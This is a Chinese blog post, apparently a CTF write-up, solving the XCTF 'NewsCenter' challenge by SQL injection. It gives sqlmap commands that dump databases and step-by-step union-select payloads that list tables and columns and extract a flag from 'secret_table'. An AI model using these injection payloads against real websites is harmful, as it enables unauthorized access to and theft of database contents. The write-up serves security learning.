攻防世界NewsCenter

原创

一只Traveler 于 2021-11-13 13:07:59 发布 2785 收藏
分类专栏： 笔记 文章标签： sql 数据库


本文链接：https://blog.csdn.net/qq_58970968/article/details/121188693

1，sqlmap注入；

将抓包后的请求报文复制粘贴为TXT文件，用sqlmap命令打开：

sqlmap -r D:\\桌面\1.txt --dbs

会发现有两个数据库



sqlmap -r D:\\桌面\1.txt -D news --dump可看到news里面的所有表中的详细内容；

当然可以直接--dump暴力

2，sql注入


首先判断这可能有sql注入，想着可能是字符型，输入一个字符看看，发现有报错,判定这可以注入；

然后再用oder by 判断有几个字段；' oder by 3#

最后通过报错机制发现有3个字段；


然后开始进行union注入；

构造 'and 0 union select 1,table_schema,table_name from information_schema.tables #来查看有哪些数据库，并且该数据库下面有哪些表，都一一列出来，发现news的数据库里面有两个表，一个news，一个secret_table



很显然我们应该查看的就是这个secret_table，然后再继续构造

'and 0 union select 1,2,column_name from information_schema.columns where table_name="secret_table" #



这个表下面有fl4g;再构造 'and 0 union select 1,2,fl4g from secret_table# 打开它；即可发现flag